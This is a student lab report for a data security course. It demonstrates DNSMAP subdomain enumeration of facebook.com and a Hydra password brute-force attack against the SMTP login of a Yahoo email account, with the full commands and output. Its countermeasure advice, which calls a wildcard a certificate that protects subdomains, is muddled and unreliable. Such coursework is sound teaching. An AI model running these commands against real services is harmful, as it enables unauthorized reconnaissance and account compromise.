



## CIS 425 – Computer Data Security and Privacy

### *Password Cracking & Information Gathering*

**Prepared for: Mrs. Jumana Bukhari**

*Wednesday – April 10 , 2019*

## Table of Contents

<b><i>Information Gathering: DNSMAP:</i></b> .....	<b><i>1</i></b>
<b><i>1. Introduction</i></b> .....	<b><i>1</i></b>
<b><i>2. Tool presentation</i></b> .....	<b><i>1</i></b>
<b><i>3. Used Procedures</i></b> .....	<b><i>1</i></b>
<b><i>4. Result and Analysis</i></b> .....	<b><i>4</i></b>
<b><i>5. Countermeasures</i></b> .....	<b><i>6</i></b>
<b><i>6. Conclusion</i></b> .....	<b><i>6</i></b>
<b><i>Hydra Kali Tool</i></b> .....	<b><i>7</i></b>
<b><i>1. Tool presentation</i></b> .....	<b><i>7</i></b>
<b><i>2. Used Procedures</i></b> .....	<b><i>7</i></b>
.....	<b><i>7</i></b>
.....	<b><i>8</i></b>
.....	<b><i>9</i></b>
<b><i>3. Result and Analysis</i></b> .....	<b><i>10</i></b>
<b><i>4. Countermeasures</i></b> .....	<b><i>11</i></b>
<b><i>5. Conclusion</i></b> .....	<b><i>11</i></b>

## Table of Figures

Figure 1 .....	1
Figure 2 .....	2
Figure 3 .....	2
Figure 4 .....	3
Figure 5 .....	3
Figure 6 .....	5
Figure 7 .....	5
Figure 8 .....	6
Figure 9 .....	7
Figure 10 .....	7
Figure 11 .....	8
Figure 12 .....	9
Figure 13 .....	9
Figure 14 .....	10
Figure 15 .....	10

# Information Gathering: DNSMAP:

## 1. Introduction

First of all, the “DNS” stands for Domain Name System. The DNS is mainly about the relation between the domain names and their IP addresses. There are a lot of DNS tools used to scan the domain names and return some specific information, all of these tools are do almost the same job but each one of them has some features that distinguish them from the others. One of the important DNS tools is DNSMAP which is used to scan the domain name and return its subdomains.

## 2. Tool presentation

DNSMAP is an information gathering and brute forcing tool released in 2006. It is mainly meant to scan a domain name and return the related subdomains with their IP addresses, and usually, these subdomains have some vulnerabilities which make them easy to be brute forced. DNSMAP key features include providing all IP addresses versions for the subdomain rather than a single IP address and canceling the whole process if the targeted domain has a wildcard.

## 3. Used Procedures

1.1. First thing is to download Kali Linux on any virtual environment such as VirtualBox.



Figure 1

1.2. Kali tools are usually installed in the system, but if it is not, the tool installing will be needed. DNSMAP is one of the tools that already exist.



Figure 2

1.3. “dnsmap” command in the terminal will display the guides about using the tool commands.




Figure 3

- 1.4. “dnsmap DomainName.com” command will start the main functionality of the tool which is gathering information about the targeted domain.

```
root@kali:~/Desktop# dnsmap facebook.com
dnsmap 0.30 - DNS Network Mapper by pagvac (gnucitizen.org)

[+] searching (sub)domains for facebook.com using built-in wordlist
[+] using maximum random delay of 10 millisecond(s) between requests
NSmap_names
aa.facebook.com
IPv6 address #1: 2a03:2880:f009:8:face:b00c:0:2

aa.facebook.com
IP address #1: 31.13.75.8

accounts.facebook.com
IPv6 address #1: 2a03:2880:f009:8:face:b00c:0:2

accounts.facebook.com
IP address #1: 31.13.75.8

ad.facebook.com
IP address #1: 204.15.22.80

ai.facebook.com
IPv6 address #1: 2a03:2880:f009:8:face:b00c:0:2
```

Figure 4

- 1.5. Writing “-r ” after the domain name provides an advanced option which transfers all the results to some specific file.

```
File Edit View Search Terminal Help
root@kali:~/Desktop# dnsmap facebook.com -r DNSmap_facebook
dnsmap 0.30 - DNS Network Mapper by pagvac (gnucitizen.org)

[+] searching (sub)domains for facebook.com using built-in wordlist
[+] using maximum random delay of 10 millisecond(s) between requests
aa.facebook.com
IPv6 address #1: 2a03:2880:f009:8:face:b00c:0:2

aa.facebook.com
IP address #1: 31.13.75.8

accounts.facebook.com
IPv6 address #1: 2a03:2880:f009:8:face:b00c:0:2

accounts.facebook.com
IP address #1: 31.13.75.8


ad.facebook.com
IP address #1: 204.15.22.80

ai.facebook.com
IPv6 address #1: 2a03:2880:f009:8:face:b00c:0:2
```

Figure 5

## **4. Result and Analysis**

1.6. The returned results contain the subdomains and the IP addresses.



```
root@kali: ~/Desktop
File Edit View Search Terminal Help
hr.facebook.com
IPv6 address #1: 2401:db00:21ff:fe3f:face:b00c:0:75c6

hr.facebook.com
IP address #1: 10.110.151.5
[+] warning: internal IP address disclosed

hs.facebook.com
IPv6 address #1: 2a03:2880:f109:83:face:b00c:0:25de

hs.facebook.com
IP address #1: 31.13.75.36

ht.facebook.com
IPv6 address #1: 2a03:2880:f009:8:face:b00c:0:2


ht.facebook.com
IP address #1: 31.13.75.8

hu.facebook.com
IPv6 address #1: 2a03:2880:f009:8:face:b00c:0:2

hu.facebook.com
IP address #1: 31.13.75.8
```

Figure 6

1.7. There are some subdomains that repeated more than one time, and that's because these subdomains have many IP addresses and versions.



```
root@kali: ~/Desktop
File Edit View Search Terminal Help
eu.facebook.com
IP address #1: 31.13.75.8

ey.facebook.com
IPv6 address #1: 2a03:2880:f009:8:face:b00c:0:2
ey.facebook.com
IP address #1: 31.13.75.8

fb.facebook.com
IPv6 address #1: 2a03:2880:f009:8:face:b00c:0:2
fb.facebook.com
IP address #1: 31.13.75.8


fe.facebook.com
IPv6 address #1: 2a03:2880:f009:8:face:b00c:0:2
fe.facebook.com
IP address #1: 31.13.75.8

fi.facebook.com
IPv6 address #1: 2a03:2880:f009:8:face:b00c:0:2
```

Figure 7



- 1.8. After displaying all the results, a short summary about the process will be displayed containing the number of returned IP address and subdomains, the location of the results, and the completion time.



```
root@kali: ~/Desktop
File Edit View Search Terminal Help

x.facebook.com
IPv6 address #1: 2a03:2880:f109:83:face:b00c:0:25de

x.facebook.com
IP address #1: 31.13.75.36

yx.facebook.com
IPv6 address #1: 2a03:2880:f009:8:face:b00c:0:2

yx.facebook.com
IP address #1: 31.13.75.8

z.facebook.com
IPv6 address #1: 2a03:2880:f109:84:face:b00c:0:14c9

z.facebook.com
IP address #1: 31.13.75.37

[+] 215 (sub)domains and 215 IP address(es) found
[+] 1 internal IP address(es) disclosed
[+] regular-format results can be found on DNSmap_facebook
[+] completion time: 275 second(s)
root@kali:~/Desktop#
```

Figure 8

- 1.9. There are some domains that will not return any result and that because the targeted subdomains are protected, and the other reason is that some domains do not have any subdomains.

## 5. Countermeasures

As we mentioned before, the brute forced subdomains have some vulnerabilities that the owner organizations need to focus on. One of the ways for the organizations to protect their subdomains is obtaining the wildcard which is a digital certificate applied to the domain and its subdomains to make them more secure.

## 6. Conclusion

There are several DNS tools that used for information gathering and one of them is DNSMAP which can be used in the Kali Linux terminal and it is mainly focused on the domains and their subdomains. DNSMAP has some key features that distinguish it from the other similar tools. DNSMAP it does not always return a result due to the protection of the targeted subdomain or the non-existent of the subdomains.

# Hydra Kali Tool

## 1. Tool presentation

Hydra is a kali Linux tool used to password cracking and detection, it can be used in a broad range of situations. It is fast and flexible tool and allow hackers to find easy way unauthorized access to any system. Hydra is a brute-force attack so it can crack password by guessing from database or a data transmitted through the network. Brute force guessing the password by list built and guess all password that user maybe use if users have weak password that will help hacker to guess it easily. so in this tool we will crack password for login email and list all guessing password and then choose some of them which is a correct password.

## 2. Used Procedures

2.1 First thing is to download Kali Linux on any virtual environment such as VirtualBox.




Figure 9

2.2 while Hydra tool already exist in kali Linux from terminal this tool can start





Figure 10

2.3 “hydra” command in the terminal will display the guideline for this tool.

A screenshot of a terminal window titled 'root@kali: ~'. The window contains the output of the 'hydra' command, which displays the version (v8.8), copyright (© 2019 by van Hauser/THC), and a disclaimer. It then shows the syntax for the tool, followed by a list of options and their descriptions. At the bottom, it lists supported services. The terminal has a dark background with light-colored text.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# hydra
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Syntax: hydra [[[ -l LOGIN | -L FILE ] [-p PASS | -P FILE]] | [-C FILE]] [-e nsr] [-o
FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN
:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [service://server[:PORT][OPT]]


Options:
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS or -P FILE  try password PASS, or load several passwords from FILE
  -C FILE             colon separated "login:pass" format, instead of -L/-P options
  -M FILE             list of servers to attack, one entry per line, ':' to specify port
  -t TASKS            run TASKS number of connects in parallel per target (default: 16)
  -U                  service module usage details
  -h                  more command line options (COMPLETE HELP)
  server              the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  service             the service to crack (see below for supported protocols)
  OPT                 some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp ftps h
ttp[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urlenum icq
```

Figure 11



2.4 now write a command for target email.




```
root@kali: ~
File Edit View Search Terminal Help
-C FILE      colon separated "login:pass" format, instead of -L/-P options
-M FILE      list of servers to attack, one entry per line, ':' to specify port
-t TASKS     run TASKS number of connects in parallel per target (default: 16)
-U           service module usage details
-h           more command line options (COMPLETE HELP)
server       the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
service      the service to crack (see below for supported protocols)
OPT          some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp ftps h
ttp[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urlenum icq
imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] mssql mysql nntp oracle-listen
er oracle-sid pcanwhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin r
pcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamsp
eak telnet[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs. Licensed under AGPL
v3.0. The newest version is always available at https://github.com/vanhauser-thc
/thc-hydra
Don't use in military or secret service organizations, or for illegal purposes.

Example: hydra -l user -P passlist.txt ftp://192.168.0.1
root@kali:~# hydra smtp.yahoo.com smtp -l mal2345612345@yahoo.com -P '/root/Desktop/wordlist.txt' -s 587 -S -v -V
```

Figure 12



```
root@kali: ~
File Edit View Search Terminal Help
-p PASS      or -P FILE try password PASS, or load several passwords from FILE
-C FILE      colon separated "login:pass" format, instead of -L/-P options
-M FILE      list of servers to attack, one entry per line, ':' to specify port
-t TASKS     run TASKS number of connects in parallel per target (default: 16)
-U           service module usage details
-h           more command line options (COMPLETE HELP)
server       the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
service      the service to crack (see below for supported protocols)
OPT          some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp ftps h
ttp[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urlenum icq
imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] mssql mysql nntp oracle-listen
er oracle-sid pcanwhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin r
pcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamsp
eak telnet[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs. Licensed under AGPL
v3.0. The newest version is always available at https://github.com/vanhauser-thc
/thc-hydra
Don't use in military or secret service organizations, or for illegal purposes.

Example: hydra -l user -P passlist.txt ftp://192.168.0.1
root@kali:~# hydra -S -l mal2345612345@yahoo.com
```

Figure 13

2.5 at the same line enter a wordlist path from Desktop by drag and drop it in terminal followed by “-e”.

```
ld 5] (23/32)
[REDO-ATTEMPT] target smtp.yahoo.com - login "ma12345612345@yahoo.com" - pass "iloveu2" - 41 of 49 [c
child 7] (24/32)
[REDO-ATTEMPT] target smtp.yahoo.com - login "ma12345612345@yahoo.com" - pass "Ma123123" - 42 of 49 [
child 10] (25/32)
[REDO-ATTEMPT] target smtp.yahoo.com - login "ma12345612345@yahoo.com" - pass "welcometo" - 43 of 49
[child 11] (26/32)
[REDO-ATTEMPT] target smtp.yahoo.com - login "ma12345612345@yahoo.com" - pass "melissca" - 44 of 49 [
child 12] (27/32)
[REDO-ATTEMPT] target smtp.yahoo.com - login "ma12345612345@yahoo.com" - pass "hihihi" - 45 of 49 [ch
ild 13] (28/32)
[REDO-ATTEMPT] target smtp.yahoo.com - login "ma12345612345@yahoo.com" - pass "iamropot" - 46 of 49 [
child 14] (29/32)
[REDO-ATTEMPT] target smtp.yahoo.com - login "ma12345612345@yahoo.com" - pass "password" - 47 of 49 [
child 4] (30/32)
[REDO-ATTEMPT] target smtp.yahoo.com - login "ma12345612345@yahoo.com" - pass "helloworld" - 48 of 49
[child 6] (31/32)
[REDO-ATTEMPT] target smtp.yahoo.com - login "ma12345612345@yahoo.com" - pass "hellogmail" - 49 of 49
[child 15] (32/32)
[REDO-ATTEMPT] target smtp.yahoo.com - login "ma12345612345@yahoo.com" - pass "ma12345612345@yahoo.co
m" - 50 of 50 [child 0] (33/33)
1 of 1 target completed, 0 valid passwords found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-03-29 07:58:15
```

Figure 14

2.6 Then press enter to start cracking password

2.7 After cracking password finish accepted that password for target email will appear, but we didn't get it.

```
[REDO-ATTEMPT] target smtp.yahoo.com - login "ma12345612345@yahoo.com" - pass "iloveu2" - 20 of 30 [child 5] (5/13)
[REDO-ATTEMPT] target smtp.yahoo.com - login "ma12345612345@yahoo.com" - pass "iloveyou" - 21 of 30 [child 6] (6/13)
[REDO-ATTEMPT] target smtp.yahoo.com - login "ma12345612345@yahoo.com" - pass "" - 22 of 29 [child 13] (7/14)
[REDO-ATTEMPT] target smtp.yahoo.com - login "ma12345612345@yahoo.com" - pass "1111111" - 23 of 30 [child 7] (8/15)
